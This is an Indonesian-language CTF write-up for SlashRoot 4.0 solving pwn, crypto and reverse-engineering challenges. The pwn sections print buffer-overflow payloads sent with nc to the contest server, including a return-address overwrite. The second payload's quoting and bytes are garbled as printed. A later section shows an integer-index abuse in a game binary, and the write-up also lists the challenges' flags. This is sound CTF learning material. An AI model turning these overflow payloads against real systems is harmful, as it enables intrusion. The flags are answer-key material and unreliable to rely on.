

# WRITE UP SLASH ROOT 4.0



TEAM : Ashabul Kahfi

-Ahmad Fauzzan Maghribi

-Rio Darmawan

-Pandu Pramudya

# DAFTAR ISI

## **Misc**

Sanity Check [1 pts]

## **Pwn**

warmup\_pwn [50 pts]

coldup\_pwn [70 pts]

## **Crypto**

Cryptopher [50 pts]

## **Reverse Engineering**

spell-warz [50 pts]

HackTheGame-v001 [50 pts]

## Misc

Flagnya ada di platform slack

Flag : SlashRootCTF{w3lc0m3\_t0\_SlashRoot\_CTF\_4.0!}


## PWN

### Warmup\_pwn

Diberikan sebuah file elf 32-bit not stripped. Langsung saja decompile menggunakan ida pro. Hasilnya sebagai berikut.

```
1 char *vuln()
2 {
3     char *result; // eax
4     char s; // [esp+4h] [ebp-24h]
5     int v2; // [esp+1Ch] [ebp-Ch]
6
7     v2 = 0;
8     puts("Do you want to play a game?");
9     result = gets(&s);
10    if ( v2 == 0xDEADBEEF )
11    {
12        system("cat flag.txt");
13        exit(0);
14    }
15    return result;
16 }
```

Bisa dilihat tugasnya ada meng-overwrite variabel v2 menjadi 0xdeadbeef. Karena terlihat jarak antara variabel s (input) dan v2 adalah 1c-4 = 24 (dalam desimal). Maka kita butuh padding 24 char kemudian menuliskan 0xdeadbeef (dalam little-endian). Maka ketika payload dipipe ke server hasilnya seperti berikut.



```
esper@esper-X453MA ~/Documents/slashroot/pwn/ez1
$ python -c "print 'A'*24+'\xef\xbe\xad\xde'" | nc 103.200.7.150 50200
Do you want to play a game?
SlashRootCTF{gampang_bingits}%
esper@esper-X453MA ~/Documents/slashroot/pwn/ez1
$
```

Flag : SlashRootCTF{gampang\_bingits}

## Coldup\_pwn

Diberikan file elf 32-bit no stripped langsung saja decompile menggunakan ida pro. Hasilnya sebagai berikut.

```
1 char *vuln()
2 {
3     char *result; // eax
4     char s; // [esp+4h] [ebp-24h]
5     int v2; // [esp+1Ch] [ebp-Ch]
6
7     v2 = 0;
8     puts("Can you overwrite something to get a FLAG?");
9     result = gets(&s);
10    if ( v2 != 0xDEADC0DE )
11        exit(0);
12    return result;
13 }
```

Terlihat mirip seperti soal sebelumnya, tapi tidak ada syntax yang menampilkan flag. Lalu, setelah diteliti terdapat sebuah fungsi yang menampilkan flag, yaitu fungsi `useless_function`. Isinya seperti berikut.

```
1 int useless_function()
2 {
3     return system("cat flag.txt");
4 }
```

Jadi, payload yang akan kita buat adalah padding 24 char (jarak s dengan v2) kemudian ditambah `0xdeadc0de` (dalam little-endian) setelah itu tambah padding lagi 12 char (jarak dengan ret address yang akan di overwrite) kemudian alamat `useless_function` yaitu `0x080484eb` (dalam little-endian). Maka jika payload kita pipe dengan server soal, hasilnya.

```
esper@esper-X453MA ~/Documents/slashroot/pwn/ez2
$ python -c "print 'A'*24+'\xde\xcd\xad\xde'+ 'A'*12+'\xeb\x84\x04\x08' | nc 103.200.7.150 50400"
Can you overwrite something to get a FLAG?
SlashRootCTF{ini_hanya_permulaan}%
```

Flag : SlashRootCTF{ini\_hanya\_permulaan}

# CRYPTO

## Cryptopher

Diberikan sebuah script python untuk enkripsi dan sebuah file flag.enc. Kurang lebih cara kerja script enkripsinya adalah, setiap string pada flag asli di-xor dengan indexnya lalu hasilnya ditambah 1 lalu di mod 127. Kemudian diencode dengan base64. Maka cukup buat script yang fungsi dibalik dari proses enkripsinya. Berikut script dekripsi yang saya buat. (cukup lihat bagian fungsi decrypt)

```
import base64

flag = "VG5kcW1Yaml9S19OeFs7fl5PaERMV2VvaW4rRW0qcV9UU1JxWg=="

def encrypt(plaintext):
    flag = ""
    for i, j in enumerate(plaintext):
        flag += chr(((ord(j) ^ i) + 1) % 127)

    return base64.b64encode(flag)

def decrypt(cipher):
    flag = ""
    for i, j in enumerate(base64.b64decode(cipher)):
        flag += chr(((ord(j) - 1)^ i)%127)
    return flag

print decrypt(flag)
```

Kemudian jika dijalankan hasilnya sebagai berikut.

```
esper@esper-X453MA ~/Documents/slashroot/crypto/crypto
$ python encrypt.py
SlashRootCTF{W4rM_uP_Crypt0_p4nAsssS}
esper@esper-X453MA ~/Documents/slashroot/crypto/crypto
$
```

Flag : SlashRootCTF{W4rM\_uP\_Crypt0\_p4nAsssS}

# Reverse Engineering

## Spell-warz

Diberikan sebuah file elf 64-bit no stripped. Coba decompile menggunakan ida pro. Karena tugas yang harus dilakukan untuk mendapatkan flag adalah dengan mengalahkan arch-mage, maka langsung saja lihat bagian melawan arch-mage. Hasilnya sebagai berikut

```
214 if ( w70 == 5 )
215 {
216     if ( (unsigned __int8)Character::isAlive(v71) )
217     {
218         v51 = std::operator<<std::char_traits<char>>(&std::cout, "You are challenging the Arch-Mage");
219         std::ostream::operator<<(v51, &std::endl<char,std::char_traits<char>>);
220         sleep(1000);
221         std::operator<<std::char_traits<char>>(&std::cout, "Arch-Mage: ");
222         sleep(1000);
223         intervalPrint("so you have come to challenge me. Prepare to die!", 200, 0);
224         v66 = startBattle(v72, v71);
225         if ( v66 == v72 )
226         {
227             v52 = Character::getExperience(v71);
228             v53 = std::operator<<std::char_traits<char>>(&std::cout, "You win! You got ");
229             v54 = std::ostream::operator<<(v53, v52);
230             v55 = std::operator<<std::char_traits<char>>(v54, "exp");
231             std::ostream::operator<<(v55, &std::endl<char,std::char_traits<char>>);
232             v56 = Character::getExperience(v71);
233             Character::increaseExperience(v72, v56);
234             sleep(1000);
235             if ( (unsigned __int8)Character::readytoLevelUp(v72) )
236             {
237                 v57 = std::operator<<std::char_traits<char>>(&std::cout, "Congratulations, you leveled up!");
238                 std::ostream::operator<<(v57, &std::endl<char,std::char_traits<char>>);
239                 while ( (unsigned __int8)Character::readytoLevelUp(v72) )
240                     Character::levelUp(v72);
241                 sleep(200);
242             }
243             v58 = std::operator<<std::char_traits<char>>(&std::cout, "You did a good job! Now you are the Arch-Mage");
244             std::ostream::operator<<(v58, &std::endl<char,std::char_traits<char>>);
245             sleep(1000);
246             v59 = std::operator<<std::char_traits<char>>(&std::cout,
247                 "Here's the flag the previous Arch-Mage took from you: ");
248         }
```

Belum ada yang menarik, lalu saya coba decompile fungsi startBattle yang terlihat lebih menarik. Terlihat ada bagian variabel yang membaca unsigned int dan signed int.

```

106 | v16 = Character::getLevel(a1);
107 | v17 = getLowest(v16, 7);
108 | v18 = getNumber("Choose your spell: ", 0, v17);
109 | v19 = rand();
110 | v20 = Character::getLevel(a2);
111 | v61 = (Spell *)(&spellBook + 32 * v18);
112 | v60 = (Spell *)(&spellBook + 32 * (v19 % (signed int)getLowest(v20, 7) + 1));
113 | if ( (unsigned __int8)Character::canCastSpell(a1, v61) )
114 | {
115 |     Character::castSpell(a1, v61, a2);
116 |     v21 = Spell::getName(v61);
117 |     v22 = Character::getName(a1);
118 |     v23 = std::operator<<std::char_traits<char>>(&std::cout, v22);
119 |     v24 = std::operator<<std::char_traits<char>>(v23, " cast ");
120 |     v25 = std::operator<<std::char_traits<char>>(v24, v21);
121 |     std::ostream::operator<<(v25, &std::endl<char,std::char_traits<char>>);
122 |     sleep(1000);
123 |     LODWORD(v21) = Spell::getAmount(v61);
124 |     v26 = Character::getName(a2);
125 |     v27 = std::operator<<std::char_traits<char>>(&std::cout, v26);
126 |     v28 = std::operator<<std::char_traits<char>>(v27, " took ");
127 |     v29 = std::ostream::operator<<(v28, (unsigned int)v21);
128 |     v30 = std::operator<<std::char_traits<char>>(v29, " damage");
129 | }

```

Saya langsung kepikiran integer overflow, coba memasukkan nilai -1 pada saat memilih spell untuk battle dengan arch-mage. Hasilnya, benar damaganya mencapai 30-an ribu.

```

===== BATTLE START =====
== Turn 1 ==
Player =====
Name : Christo
HP   : 100/100
MP   : 50/50
Enemy =====
Name : Arch-Mage
HP   : 999999/999999
MP   : 999999/999999
===== Spell Books =====
[1] Mana Bolt
Choose your spell: -1
Christo cast yU~0010
Arch-Mage took 32534 damage
Arch-Mage cast Mana Blast
Christo took 20 damage

```

Bisa menang, tapi ternyata darahnya terlalu sedikit jadi cepat mati. Lalu coba decompile lagi ternyata ada cara untuk naik level yaitu dengan melawan mage lain.

```

if ( v70 == 3 )
{
    v40 = (_QWORD *)chooseEnemy();
    v41 = (Character *)operator new(0x28uLL);
    *(_QWORD *)v41 = *v40;
    *((_QWORD *)v41 + 1) = v40[1];
    *((_QWORD *)v41 + 2) = v40[2];
    *((_QWORD *)v41 + 3) = v40[3];
    *((_QWORD *)v41 + 4) = v40[4];
    v68 = v41;
    v67 = startBattle(v72, v41);
    if ( v67 == v72 )
    {
        v42 = Character::getExperience(v68);
        v43 = std::operator<<std::char_traits<char>>(&std::cout, "You win! You got ");
        v44 = std::ostream::operator<<(v43, v42);
        v45 = std::operator<<std::char_traits<char>>(v44, "exp");
        std::ostream::operator<<(v45, &std::endl<char,std::char_traits<char>>);
        sleep(1000);
        v46 = Character::getExperience(v68);
        Character::increaseExperience(v72, v46);
        if ( (unsigned __int8)Character::readytoLevelUp(v72) )
        {
            v47 = std::operator<<std::char_traits<char>>(&std::cout, "Congratulations, you leveled up!");
            std::ostream::operator<<(v47, &std::endl<char,std::char_traits<char>>);
            while ( (unsigned __int8)Character::readytoLevelUp(v72) )
                Character::levelUp(v72);
            sleep(200);
        }
    }
}

```

Dan memanggil fungsi startBattle juga, yang artinya ada integer overflow. Menang, tapi dapet expnya sedikit sekali. Lalu habis itu saya coba melawan mage yang lain lagi, tapi salah ketik menjadi 5 (yang tidak ada dipilihan) eh, ternyata dapet exp 30rb-an lebih dan langsung naik level 101.



```

List of challenger:
[0] Red Mage
[1] Green Mage
[2] Blue Mage
[3] White Mage
[4] Black Mage
Choose your enemy: 5
===== BATTLE START =====
You win! You got 32767exp
Congratulations, you leveled up!
=====
Name : Greg
Level: 101
Exp : 32779 | next: 999999
HP : 1100/1100
MP : 550/550
=====
[1] Sleep
[2] Meditate
[3] Spar with other mages
[4] Search info about Arch-Mage
[5] Challenge the Arch-Mage
[0] Give up on life
Choose your action:

```

Sekarang baru bisa menang nih ngelawan arch-mage. Langsung lawan arch-mage dengan -1 terus sampai mati. Kemudian didapat flagnya.

```

nc 103.200.7.150 30310
File Edit View Search Terminal Help
[7] Mana Blast
Choose your spell: -1
Adam cast â♦♦
Arch-Mage took 32520 damage
Arch-Mage cast Ice Spear
Adam took 13 damage
You win! You got 999999exp
You did a good job! Now you are the Arch-Mage!
Here's the flag the previous Arch-Mage took from you:
SlashRootCTF{n0b0dy_3xpEc7_th3_sp4n1sh_Inqu15it10n}
=====
Name : Adam
Level: 101
Exp : 1032774 | next: 999999
HP : 726/1100
MP : 543/550
=====
[1] Sleep
[2] Meditate
[3] Spar with other mages
[4] Search info about Arch-Mage
[5] Challenge the Arch-Mage
[0] Give up on life
Choose your action:

```

Flag : SlashRootCTF{n0b0dy\_3xpEc7\_th3\_sp4n1sh\_Inqu15it10n}

## HackTheGame - v001

Diberikan sebuah file elf 64-bit stripped, karena saya lihat banyak yang solve. Berarti ini soal gampang, langsung gunakan strings. Didapat deh flagnya. Tinggal tambahin format flagnya.

```
7h1s_i5_n0t_a_b3t4_tE5t_k3y  
beta.test  
SlashRootCTF{
```

Flag : SlashRootCTF{7h1s\_i5\_n0t\_a\_b3t4\_tE5t\_k3y}